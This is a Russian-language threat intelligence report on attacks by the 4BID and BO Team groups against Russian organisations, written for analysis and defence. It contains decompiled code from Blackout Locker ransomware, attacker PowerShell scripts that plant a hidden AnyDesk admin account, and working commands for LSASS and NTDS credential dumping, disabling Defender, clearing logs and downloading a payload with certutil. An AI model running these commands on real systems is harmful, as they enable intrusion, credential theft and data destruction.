Шифровальщик также содержит функцию перезаписи главной загрузочной записи (MBR). Она открывает первый физический диск (PhysicalDrive0) с правами записи. Затем создается новый буфер размером 512 байт, равный сектору MBR. Первые 0x12 байт заполняются машинным кодом (B8 00 B8 BB...) — это начало загрузчика, а чуть дальше записывается строка System Locke. После этого весь подготовленный сектор размером 512 байт записывается непосредственно в нулевой сектор диска (MBR) и полностью заменяет исходную главную загрузочную запись.

```

140004500 HANDLE replace_mbr()

140004500 {
140004537     HANDLE rax = CreateFileA("\\.\\PhysicalDrive0", 0x40000000, FILE_SHARE_READ | FILE_SHARE_WRITE, nullptr, OPEN_EXISTING, SECURITY_ANONYMOUS, nullptr);
140004544     if (rax != -1)
140004544     {
14000455c         int64_t var_218;
14000455c         __builtin_memset(&var_218, 0, 0x200);
14000455f         __builtin_memcpy(&var_218, "\xb8\x00\xb8\xbb\x00\x7c\x0e\xd8\x04\x0e\xb3\x07\xcd\x10\x53\x79\x73\x74", 0x12);
14000459f         int64_t var_206;
14000459f         __builtin_strncpy(&var_206, "em Locke", 8);
1400045a4         enum FILE_CREATION_DISPOSITION lpOverlapped;
1400045a4         lpOverlapped = 0;
1400045ad         void lpNumberOfBytesWritten;
1400045ad         WriteFile(rax, &var_218, 0x200, &lpNumberOfBytesWritten, lpOverlapped);
1400045b6         rax = CloseHandle(rax);
140004544     }
1400045c6     return rax;
140004500 }

```

Функция replace_mbr шифровальщика Blackout Locker

Однако злоумышленники не добавили в свою версию MBR байты 0x55 0xAA, которые должны завершать этот сектор. Без них система сочтет сектор недопустимым и не будет загружаться с него, соответственно, процедура перезаписи MBR в такой реализации просто ломает систему.

```

; Segment type: Pure code
seg000 segment byte public 'CODE' use16
    assume cs:seg000
    assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
    mov     ax, 0B800h
    mov     bx, 7C00h
    mov     ds, ax
    assume ds:nothing
    mov     ah, 0Eh
    mov     bl, 7
    int     10h
; - VIDEO - WRITE CHARACTER AND ADVANCE CURSOR (TTY WRITE)
; AL = character, BH = display page (alpha modes)
; BL = foreground color (graphics modes)
; -----
; System Locke
seg000:000E db 'System Locke',0
seg000:001B db 0

```

Функция replace_mbr шифровальщика Blackout Locker

Еще одна функция шифровальщика отвечает за очистку стандартных журналов событий Windows. Сначала подготавливается массив со строками, соответствующими названиям журналов:

- Application
- Security
- System

Далее в цикле для каждого журнала выполняется ряд действий:

1. **OpenEventLogA**(NULL, name) — открытие указанного журнала.
2. **ClearEventLogA**(hEventLog, NULL) — полная очистка этого журнала событий.
3. **CloseEventLog**(hEventLog) — закрытие дескриптора.

```
140002f90 HANDLE DeleteEventLogs()
140002f90 {
140002fd0     void* const var_48 = "System";
140002fd5     int32_t var_58[0x4];
140002fd5     int32_t (* i)[0x4] = &var_58;
140002fdf     var_58 = _mm_unpacklo_epi64("Application", "Security");
14003008     void var_40;
14003008     HANDLE hEventLog;
14003008     do
14003008     {
140002fe9         hEventLog = OpenEventLogA(nullptr, *(uint64_t*)i);
14002ff1         if (hEventLog != 0)
14002ff1         {
14002ff8             ClearEventLogA(hEventLog, nullptr);
14002ffe             hEventLog = CloseEventLog(hEventLog);
14002ff1         }
14003001         i = &(uint128_t*)i[2];
14003008     } while (i != &var_40);
14003016     return hEventLog;
140002f90 }
```

Функция DeleteEventsLogs шифровальщика Blackout Locker

Исполняемый файл содержит оригинальные (не обфусцированные) имена функций. В частности, функцию шифрования содержимого файла злоумышленники назвали LockBitEncryptFile. Это ложный флаг: в действительности троянец не имеет ничего общего с настоящим LockBit.

Функция **LockBitEncryptFile** принимает следующие входные параметры:

- путь к файлу для обработки;
- 32-байтовый ключ шифрования (возвращается функцией **generate_fernet_key()**, но, несмотря на название, ключ не генерируется, а жестко прописан в коде троянца);
- флаг (логическое значение), указывающий, следует ли ограничивать количество шифруемых байтов. Если флаг установлен, шифруется не более 1024 байтов (**0x400**), в противном случае — файл целиком;
- дополнительный параметр функции шифрования **EncryptData()**, который подвергается операции XOR с начальным значением (seed), переданным в **srand()**.

```

140001940 uint64_t LockBitEncryptFile(PSTR arg1, char* arg2, char arg3, int32_t arg4)
140001940 {
140001960     uint8_t* lpMem_1 = nullptr;
140001969     uint32_t var_34;
140001969     int32_t rax = ReadFileContent(arg1, &lpMem_1, &var_34);
14000196e     int32_t rbx = rax;
140001972     if (rax != 0)
140001972     {
140001974         uint32_t rbx_1 = var_34;
14000197b         if (arg3 != 0)
14000197b         {
140001984             if (rbx_1 > 0x400)
140001984             {
140001984                 rbx_1 = 0x400;
140001984             }
140001987             var_34 = rbx_1;
14000197b         }
14000198b         uint8_t* lpMem = lpMem_1;
14000199b         EncryptData(lpMem, ((uint64_t)rbx_1), arg2, arg4);
1400019ae         rbx = WriteFileContent(arg1, lpMem, rbx_1);
1400019b3         if (lpMem != 0)
1400019b3         {
1400019c3             HeapFree(GetProcessHeap(), HEAP_NONE, lpMem);
1400019b3         }
140001972     }
1400019d5     return ((uint64_t)rbx);
140001940 }

```

Функция LockBitEncryptFile шифровальщика Blackout Locker

Функция EncryptData представляет собой симметричное XOR-шифрование с ключом и псевдослучайной генерацией:

- Данные шифруются побайтно с использованием XOR.
- Ключ составляется на основе следующей комбинации:
 - байты строки arg3 (циклически повторяются);
 - псевдослучайная последовательность из функции rand().

Входные параметры функции EncryptData:

- данные (буфер), подлежащие шифрованию/дешифрованию;
- длина данных;
- 32-байтовый ключ;
- дополнительный параметр, с которым значение seed, передаваемое функции srand(), подвергается операции XOR.

Поскольку код троянца не предусматривает сохранение последовательности, выдаваемой функцией rand(), мы с высокой степенью уверенности предполагаем, что авторы планировали использовать эту программу как вайпер, то есть троянец для уничтожения данных. Расшифровывать данные, не зная этой последовательности, невозможно. Хотя отметим, что используется нестабильный генератор псевдослучайных чисел, что делает нестабильной всю схему шифрования. Это может указывать на то, что создатели шифровальщика в целом не очень хорошо разбираются в криптографии.

```

1400016e0 int32_t EncryptData(char* arg1, int64_t arg2, char* arg3, int32_t arg4)
1400016e0 {
1400016fb     uint64_t rax = strlen(arg3);
14000170e     srand((arg4 ^ _text(nullptr)));
140001713     int32_t rax_2 = rand();
140001718     int32_t rbx_1 = rax_2;
14000171d     if (arg2 != 0)
14000171d     {
14000171f         int64_t r13_1 = 0;
140001765         do
140001765         {
140001745             arg1[r13_1] = ((arg1[r13_1] ^ rbx_1) ^ arg3[(COMBINE(0, r13_1) % rax)]);
140001749             r13_1 = (r13_1 + 1);
140001756             srand((rbx_1 ^ _text(nullptr)));
14000175b             rax_2 = rand();
140001760             rbx_1 = rax_2;
140001765         } while (arg2 != r13_1);
14000171d     }
140001773     return rax_2;
1400016e0 }

```

Функция **encrypt_file** запускает процесс шифрования файлов и присваивает им расширение .blackout. При шифровании Blackout Locker игнорирует файлы из белого списка.

```
1 autorun.inf;boot.ini;bootfont.bin;bootsect.bak;desktop.ini;iconcache.db;ntldr;ntuser.dat;ntuser.dat.log;ntuser.ini;thumbs.db;GDIPFONTCACHEV1.DAT;
```

Также не шифруются файлы со следующими расширениями.

```
1 386;adv;ani;bat;bin;cab;cmd;com;cpl;cur;deskthemepack;diagcab;diagcfg;diagpkg;dll;drv;exe;hlp;icl;icns;ico;ics;idx;ldf;lnk;mod;mpa;msc;msp;msstyle;ms
```

```
1400031f0 uint32_t encrypt_file(PSTR arg1, int32_t arg2)
1400031f0 {
1400031fd     char* lpExistingFileName = arg1;
140003202     uint32_t rax = GetFileAttributesA(arg1);
14000320b     if (rax != 0xffffffff)
14000320b     {
140003217         rax = IsWhiteFile(lpExistingFileName, "autorun.inf;boot.ini;bootfont.bi_ ");
14000321e         if (rax == 0)
14000321e         {
14000323a             rax = IsWhiteExtension(lpExistingFileName, "386;adv;ani;bat;bin;cab;cmd;com;_ ");
140003241             if (rax == 0)
140003241             {
14000325a                 void lpNewFileName;
14000325a                 snprintf(&lpNewFileName, 0x104, "%s.blackout", lpExistingFileName);
14000327b                 rax = LockBitEncryptFile(lpExistingFileName, data_140054050, data_14000aa1c == 1, arg2);
140003282                 if (rax != 0)
140003282                 {
140003292                     int32_t i_1 = 4;
1400032ae                     int32_t i;
1400032ae                     do
1400032ae                     {
1400032a1                         if (MoveFileA(lpExistingFileName, &lpNewFileName) != 0)
1400032a1                         {
1400032c4                             WaitForSingleObject(data_140054050, 0xffffffff);
1400032ca                             data_14005404c = (data_14005404c + 1);
1400032d8                             rax = ReleaseMutex(data_140054050);
1400032de                             break;
1400032a1                         }
1400032a8                         rax = Sleep(0x64);
1400032ab                         i = i_1;
1400032ab                         i_1 = (i_1 - 1);
1400032ae                     } while (i >= 1);
140003282                 }
140003241             }
14000321e         }
14000320b     }
14000322d     return rax;
1400031f0 }
```

Функция encrypt_file шифровальщика Blackout Locker

Перед запуском шифрования Blackout Locker выполняет ряд деструктивных действий, направленных на защиту от обнаружения и лишение пользователей доступа к системе. В частности, зловред блокирует диски и папки при помощи функции **RestrictAccessToDrivesAndFolders**. Эта функция:

- Получает токен процесса текущего пользователя.
- Включает привилегию **SeTakeOwnershipPrivilege**, чтобы иметь возможность менять владельца файлов и папок.
- Проходит по всем дискам (буквы A: — Z:) и изменяет их DACL, запрещая доступ обычным пользователям.
- Применяет аналогичные ограничения ко всем папкам на дисках.

```

140004010 HLOCAL RestrictAccessToDrivesAndFolders()
140004010 {
140004039     HANDLE TokenHandle;
140004039     HLOCAL hFindFile = OpenProcessToken(GetCurrentProcess(), 0x20, &TokenHandle);
140004041     if (hFindFile != 0)
140004041     {
14000406c         int64_t NewState = 1;
140004080         int64_t var_3e0_1 = 0x200000000;
140004097         BOOL rax_1 = LookupPrivilegeValueA(nullptr, "SeTakeOwnershipPrivilege", &(uint64_t*)((char*)NewState)[4]);
14000409d         HANDLE TokenHandle_1 = TokenHandle;
1400040a7         BOOL rax_2;
1400040a7         if (rax_1 != 0)
1400040a7         {
1400040ca             rax_2 = AdjustTokenPrivileges(TokenHandle_1, 0, &NewState, 0x10, nullptr, nullptr);
1400040d0             TokenHandle_1 = TokenHandle;
1400040da             if (rax_2 != 0)
1400040da             {
1400040e0                 CloseHandle(TokenHandle_1);
1400040e6                 int32_t rbx_1 = 0x41;
140004116                 do
140004116                 {
140004123                     char var_420 = rbx_1;
140004127                     int16_t var_41f_1 = 0x5c3a;
14000412f                     char var_41d_1 = 0;
140004134                     hFindFile = _access(&var_420, 0);
140004138                     if (hFindFile == 0)
140004138                     {
140004148                         PSECURITY_DESCRIPTOR var_400 = nullptr;
140004176                         int64_t s;
140004176                         __builtin_memset(&s, 0, 0x10);
14000417f                         hFindFile = GetNamedSecurityInfoA(&var_420, SE_FILE_OBJECT, OWNER_SECURITY_INFORMATION, nullptr, nullptr, nullptr, &var_400);
140004183                         if (hFindFile == 0)
140004183                         {
140004192                             int32_t pIdentifierAuthority = 0;
14000419f                             int16_t var_418_1 = 0x580;
1400041cd                             PSECURITY_DESCRIPTOR* var_460_1;
1400041cd                             var_460_1 = 0;
1400041ed                             PSID pSid;
1400041ed                             BOOL rax_3 = AllocateAndInitializeSid(&pIdentifierAuthority, 2, 0x20, 0x220, 0, 0, 0, var_460_1, 0, 0, &pSid);
1400041f2                             enum WIN32_ERROR rax_4;
1400041f2                             BOOL rax_5;
1400041f2                             if (rax_3 != 0)
1400041f2                             {
1400041f8                                 PSID psidOwner = pSid;
140004220                                 int64_t s_1;
140004220                                 __builtin_memset(&s_1, 0, 0x10);
140004229                                 rax_4 = SetNamedSecurityInfoA(&var_420, SE_FILE_OBJECT, OWNER_SECURITY_INFORMATION, psidOwner, nullptr, nullptr, nullptr);
140004231                                 if (rax_4 == NO_ERROR)
140004231                                 {
140004237                                     int128_t pListOfExplicitEntries_1 = 0;
14000424d                                     int128_t pListOfExplicitEntries = pListOfExplicitEntries_1;
14000425d                                     int128_t pListOfExplicitEntries_3 = pListOfExplicitEntries_1;
140004265                                     *(uint64_t*)((char*)pListOfExplicitEntries)[4] = 0x300000003;
140004272                                     int16_t var_412_1 = 0x100;

```

Функция RestrictAccessToDrivesAndFolders шифровальщика Blackout Locker

Другие действия, выполняющиеся перед началом шифрования файлов:

Отключение модулей Microsoft Defender

- 1 powershell -Command
- 2 "Set-MpPreference
- 3 -DisableRealtimeMonitoring \$true
- 4 -DisableIOAVProtection \$true
- 5 -DisableBehaviorMonitoring \$true
- 6 -DisableScriptScanning \$true
- 7 -DisableIntrusionPreventionSystem \$true"

Отключение всех пользователей, кроме стандартных

- 1 wmic useraccount where "Name!='Administrator' and Name!='Guest'" set Disabled=True


Отключение интерпретатора командной строки путем установки соответствующего флага в следующей ветке реестра

- 1 Registry: Software\Policies\Microsoft\Windows\System
- 2 Value: DisableCMD
- 3 ValueData: 0x1

Включение DisableRegistryTools посредством установки соответствующего флага в следующей ветке реестра


- 1 Registry: SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
- 2 Value: DisableRegistryTools
- 3 ValueData: 0x1

Завершив блокировку дисков и отключение ненужных ему функций, Blackout Locker шифрует файлы и выводит пользователю следующее сообщение.



Записка о выкупе шифровальщика Blackout Locker

В одной из последних кампаний мы обнаружили обновленный образец вымогателя Blackout Locker. Основным отличием этой версии является переработанная криптография: файлы теперь шифруются с помощью AES-128-GCM. Ключ шифрования жестко прописан в исполняемом файле, а одноразовый код (nonce) рандомизирован и хранится вместе с зашифрованными данными в каждом обрабатываемом файле. В отличие от предыдущей версии, которая была разработана как вайпер, этот образец реализует криптографическую схему, позволяющую расшифровать данные при наличии ключа. Кроме того, этот образец не содержит кода для перезаписи MBR, что также подтверждает предположение, что он предназначен для использования в качестве обычного шифровальщика, а не вайпера.



Шифровальщик Babuk

Мы обнаружили вымогатель Babuk у одной из жертв рассматриваемых группировок. Файл шифровальщика имел стандартное имя e_win.exe, характерное для сборок, созданных с помощью оригинального сборщика Babuk, который попал в открытый доступ в 2021 году. В связи с тем, что Babuk широко распространен и присутствует в арсенале как BO Team, так и 4BID, мы не можем однозначно отнести этот образец к какой-либо группе.

Кастомные скрипты

В ходе расследования был обнаружен репозиторий Pastebin с набором из нескольких скриптов, написанных, судя по содержащимся в них учетным данным, для конкретной кампании. На устройство жертвы скрипты загружались с помощью утилиты certutil.exe.

```
1 certutil.exe -split -urlcache -f https://pastebin.com/raw/[REDACTED] [Script].ps1
```

Первый скрипт предназначен для автоматической проверки компьютеров в сети на наличие установленного программного обеспечения AnyDesk: он считывает список хостов из файла, проверяет доступность каждого компьютера и, если компьютер доступен, ищет AnyDesk.

```

1  # paths
2
3  $blorfGix = 'C:\Windows\Temp\hosts.txt'
4
5  $psexecZap = 'C:\Windows\Temp\Psexec64.exe'
6
7
8  # credentials
9
10 $torakan = "[REDACTED]"
11
12 $shibPass = "[REDACTED]"
13
14 # reading hosts
15
16 $klomFex = Get-Content -Path $blorfGix
17
18 foreach ($nurka in $klomFex) {
19
20     # status check
21
22     if (Test-Connection -ComputerName $nurka -Count 1 -Quiet) {
23
24         # PsExec if alive
25
26         try {
27
28             # running dir to view the output
29
30             $dirOut = & $psexecZap "\\$nurka" -accepteula -i -s -u $torakan -p $shibPass cmd /c 'dir "C:\Program Files (x86)"'
31
32             # looking for AnyDesk
33
34             if ($dirOut -match "AnyDesk") {
35
36                 Write-Host "$nurka - AnyDesk found" -ForegroundColor Green
37
38             }
39
40             else {
41
42                 Write-Host "$nurka - AnyDesk not found" -ForegroundColor Yellow
43
44             }
45
46         }
47
48         catch {
49
50             Write-Host "$nurka - error starting PsExec: $_" -ForegroundColor Red
51
52         }
53
54     }
55
56     else {
57
58         Write-Host "$nurka - not accessible with ICMP" -ForegroundColor DarkGray
59
60     }
61
62 }

```

Второй скрипт выполняет аналогичные действия, но в отношении продуктов «Лаборатории Касперского».

```

1  # path to files
2
3  $blorfGix = Join-Path $PSScriptRoot "hosts.txt"
4
5  $psexecZap = Join-Path $PSScriptRoot "PsExec64.exe"
6
7  # credentials
8
9  $torakan = "[REDACTED]"
10
11 $shibPass = "[REDACTED]"
12
13 # reading hosts
14
15 $klomFex = Get-Content -Path $blorfGix
16
17 foreach ($nurka in $klomFex) {
18     # status check
19
20     if (Test-Connection -ComputerName $nurka -Count 1 -Quiet) {
21         # PsExec if alive
22
23         try {
24             # running dir to view the output
25
26             $dirOut = & $psexecZap "\\$nurka" -accepteula -i -s -u $torakan -p $shibPass cmd /c 'dir "C:\Program Files (x86)"'
27
28             # looking for Kaspersky Lab
29
30             if ($dirOut -match "Kaspersky Lab") {
31                 Write-Host "[\$nurka] - Kaspersky Lab found" -ForegroundColor Green
32             }
33         }
34     }
35     else {
36         Write-Host "[\$nurka] - Kaspersky Lab not found" -ForegroundColor Yellow
37     }
38 }
39
40 catch {
41     Write-Host "[\$nurka] - error starting PsExec: $_" -ForegroundColor Red
42 }
43
44 else {
45     Write-Host "[\$nurka] - not accessible with ICMP" -ForegroundColor DarkGray
46 }
47 }

```

Последний скрипт предназначен для установки и настройки AnyDesk на компьютере, а также для управления пользователями. На первом этапе проверяется существование указанного в теле скрипта каталога; если каталог не существует, скрипт создает его, загружает исполняемый файл AnyDesk, устанавливает его в скрытом режиме и настраивает автозапуск при старте Windows. После этого устанавливается пароль для удаленного доступа через AnyDesk, создается локальный пользователь с указанным паролем, который добавляется в группу администраторов и скрывается с экрана входа с помощью ключа реестра SpecialAccounts, а также получает идентификатор AnyDesk на устройстве.

```

1 function Invoke-ZxYv {
2
3     param (
4
5         [string]$qGkL = "C:\ProgramData\AnyDesk",
6
7         [string]$RtYh = "http://download.anydesk.com/AnyDesk.exe",
8
9         [string]$UzPm = "[REDACTED]",
10
11         [string]$BgNd = "[REDACTED]",
12
13         [string]$KvWs = "[REDACTED]"
14     )
15
16     try {
17
18         if (-not (Test-Path -Path $qGkL -PathType Container)) {
19
20             New-Item -Path $qGkL -ItemType Directory | Out-Null
21
22         }
23
24         $xTaR = Join-Path -Path $qGkL -ChildPath "AnyDesk.exe"
25
26         Invoke-WebRequest -Uri $RtYh -OutFile $xTaR
27
28         Start-Process -FilePath $xTaR -ArgumentList "--install $qGkL --start-with-win --silent" -Wait | Out-Null
29
30         Start-Process -FilePath $xTaR -ArgumentList "--set-password=$UzPm" -Wait | Out-Null
31
32         $secure = ConvertTo-SecureString -String $KvWs -AsPlainText -Force
33
34         New-LocalUser -Name $BgNd -Password $secure | Out-Null
35
36         Add-LocalGroupMember -Group "Administrators" -Member $BgNd
37
38         $regKey = 'HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList'
39
40         Set-ItemProperty -Path $regKey -Name $BgNd -Value 0 -Type DWORD -Force
41
42         Start-Process -FilePath $xTaR -ArgumentList "--get-id" -Wait | Out-Null
43
44         Write-Host "Done.`n"
45
46     }
47
48     catch {
49
50         Write-Host "Oops: $_"
51
52     }
53
54 }
55
56 Invoke-ZxYv

```

Tuoni и CobaltStrike

В ходе расследования одной из кампаний мы обнаружили пропатченные образцы Process Explorer. Некоторые из них загружали Tuoni, а другие — Cobalt Strike. Аналогичные пропатченные образцы использовались в атаках Red Likho и BO Team. Все образцы Tuoni, которые мы наблюдали, взаимодействовали с одним и тем же сервером C2.

Домен	Регистратор
op2a.beemooshka-v1[.]art	NameCheap, Inc

Обнаруженные образцы Cobalt Strike обращались к следующим серверам C2.

IP	ASN	Имя сети	Страна	Провайдер
82.202.173[.]167	29182	RU-WEBDC-20031006	Россия	JSC Datacenter
144.172.112[.]179	—	ROUTERHOSTING	США	RouterHosting LLC

Сервер C2 82.202.173[.]167 мы ранее видели в атаках группы Red Likho.

ZeronetKit backdoor

Следующий выявленный образец — бэкдор ZeronetKit, считающийся «фирменным» инструментом BO Team. ZeronetKit — это бэкдор на языке Go. Его название происходит от строки ZeroNet by Vegas — мы находили образцы ранних версий бэкдора с таким именем. ZeronetKit был впервые обнаружен в конце 2024 года. Подробное описание функциональности бэкдора представлено в [отдельной статье](#).

Домен	Регистратор
urbantvpn[.]online	NameCheap, Inc
wholewell[.]online	NameCheap, Inc.

Бэкдор GoRed

У одной из жертв, о которых публично заявила группа 4BID, мы обнаружили [бэкдор GoRed](#), связанный с Red Likho.

Кража учетных данных

T1003.001 OS Credential Dumping: LSASS Memory

В одном из инцидентов мы зафиксировали попытку получения дампа памяти процесса LSASS (Local Security Authority Subsystem Service), который используется злоумышленниками для извлечения учетных данных, с помощью стандартного компонента Windows — библиотеки comsvcs.dll, вызываемой через rundll32.exe.

```
1 %COMSPEC% /Q /c Cmd.exe /Q /c for /f "tokens=1,2 delims= " ^%A in ("%tasklist /fi "Imagename eq lsass.exe" | find "lsass"") do rundll32.exe
C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\J0FARaY.db full
```

Также была задокументирована команда, которая изменяет конфигурацию загрузки Windows, включая безопасный режим с загрузкой сетевых драйверов, после чего следует немедленная перезагрузка системы.

```
1 cmd.exe /Q /c bcdedit /set {current} safeboot network && shutdown -r -f -t 0 1> \Windows\Temp\WsMeHC 2>&1
```

В атаках с использованием ZeronetKit злоумышленники изменяли его метаданные.

```
1 c:\windows\system32\diagsrv.exe
2
3 powershell -c '$file = "$system32\diagsrv.exe";
4
5 (Get-Item $file).creationtime= Get-Date "07/07/2016 16:18:00";
   (Get-Item $file).lastaccesstime= Get-Date "07/07/2016 16:18:00";
   (Get-Item $file).lastwritetime= Get-Date "07/07/2016 16:18:00"
```

T1003.003 OS Credential Dumping: NTDS

В одном случае злоумышленники использовали утилиту ntdsutil.exe для создания копии базы данных Active Directory (NTDS.dit).

```
1 ntdsutil.exe "ac i ntds" "ifm" "create full $appdata\ad" q q
```

T1003.002 OS Credential Dumping: Security Account Manager

Злоумышленники экспортировали раздел реестра Security в файл.

```
1 $hklm\security,$temp\brcioyzn.tmp
```

Закрепление в системе, выполнение и обход обнаружения

T1112 ModifyRegistry

Атакующие отключали для RDP аутентификацию на уровне сети (NLA) путем изменения значения параметра реестра UserAuthentication в разделе RDP-Тср. Это снижает требования к аутентификации для сеансов RDP, упрощая злоумышленникам получение доступа путем повторного использования учетных данных или подбора пароля.

```
1 reg.exe add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f
```

T1562 ImpairDefenses

Злоумышленники использовали команду, которая изменяет настройки Windows Defender, отключая защиту в режиме реального времени, что позволяет вредоносному ПО работать незамеченным.

```
1 powershell.exe set-mpPreference -disablerealtimemonitoring $true
```

T1546.008 Event Triggered Execution: Accessibility Features

Злоумышленники использовали ключи реестра Image File Execution Options (IFEO), чтобы назначить cmd.exe в качестве отладчика для файла utilman.exe, отвечающего за специальные возможности. Это позволяет получить привилегии SYSTEM при запуске приложения Ease of Access с экрана входа.

```
1 reg.exe add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" /v Debugger /t REG_SZ /d $system32\cmd.exe /f
```

T1053.005 Scheduled Task/Job: Scheduled Task

Злоумышленники использовали групповые политики (GPO) и запланированные задания для распространения Babuk по всему домену. Запланированные задания копируют архив вредоносной программы (e_win.zip) с сетевого ресурса, распаковывают локально и запускают через PowerShell.

```
1 Scheduled task:
2
3 \\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\[Task_Id]:Actions
4
5
6
7 Babuk zip copying, unzip and execution:
8
9 `powershell.exe` Add-Type -A &APOS;System.IO.Compression.FileSystem&APOS;; $src=&APOS;\\[DOMAIN]\NETLOGON\e_win.zip&APOS;;
10
11 $dst=&APOS;C:\ProgramData\e_win&APOS;;
12
13 [IO.Compression.ZipFile]::ExtractToDirectory($src, $dst); Start-Process `$dst\e_win.exe`
```

T1070.001 Indicator Removal: Clear Windows Event Logs

Для обхода защиты злоумышленники очищали журналы событий при помощи встроенной утилиты wevtutil.exe, предназначенной для управления журналами и их источниками.

```
1 wevtutil.exe el
2 wevtutil.exe cl "Active Directory Web Services"
3 wevtutil.exe cl "Analytic
4 wevtutil.exe cl "Application"
5 wevtutil.exe cl "DFS Replication"
6 ...
```

Сотрудничество с другими группами

В апреле 2025 года в комментарии к одной из публикаций в Telegram-канале BO Team участник 4BID оставил предложение о сотрудничестве. В одной из недавних кампаний 4BID мы обнаружили образцы бэкдора ZeronetKit, ранее применявшегося исключительно в операциях BO Team и считавшегося их инструментом. Это говорит о том, что 4BID, возможно, действует не полностью автономно или использует инструменты и ресурсы других групп.

Цели

Все рассмотренные в этой статье кампании были нацелены на организации в Российской Федерации из различных секторов экономики, включая производство, медицину и государственный сектор.

Атрибуция

Для атрибуции анализируемой активности обратимся к следующим ключевым наблюдениям.

- **Использование вредоносного ПО.** Мы исследовали следующие файлы, имеющие отношение к описанным в статье атакам:
 - Вредоносные файлы NPLogon.dll, nplsvc.exe и подобные им, обладающие идентичной функциональностью, которые были обнаружены в инфраструктурах нескольких жертв. О компрометации одной из них публично заявила BO Team, а другой — 4BID.
 - Образец программы-вымогателя Blackout Locker, который оставляет записку с требованием выкупа, содержащую адрес электронной почты 4BID. На сегодняшний день мы не наблюдали подобных образцов программ-вымогателей в кампаниях других злоумышленников.
 - Бэкдор ZeronetKit, ранее наблюдавшийся исключительно в операциях BO Team.
 - Образцы бэкдора GoRed, которые были обнаружены в инфраструктуре, зараженной образцами из предыдущих пунктов.
- **Внутрикластерное сотрудничество:** все описанные показатели свидетельствуют о том, что несколько групп действовали в инфраструктуре жертв параллельно или скоординированно для достижения схожих целей.
- **Публичные заявления в Telegram:** группы 4BID и BO Team открыто заявляли в своем Telegram-канале о целях, среди которых были жертвы описанных в статье кампаний.

Заключение

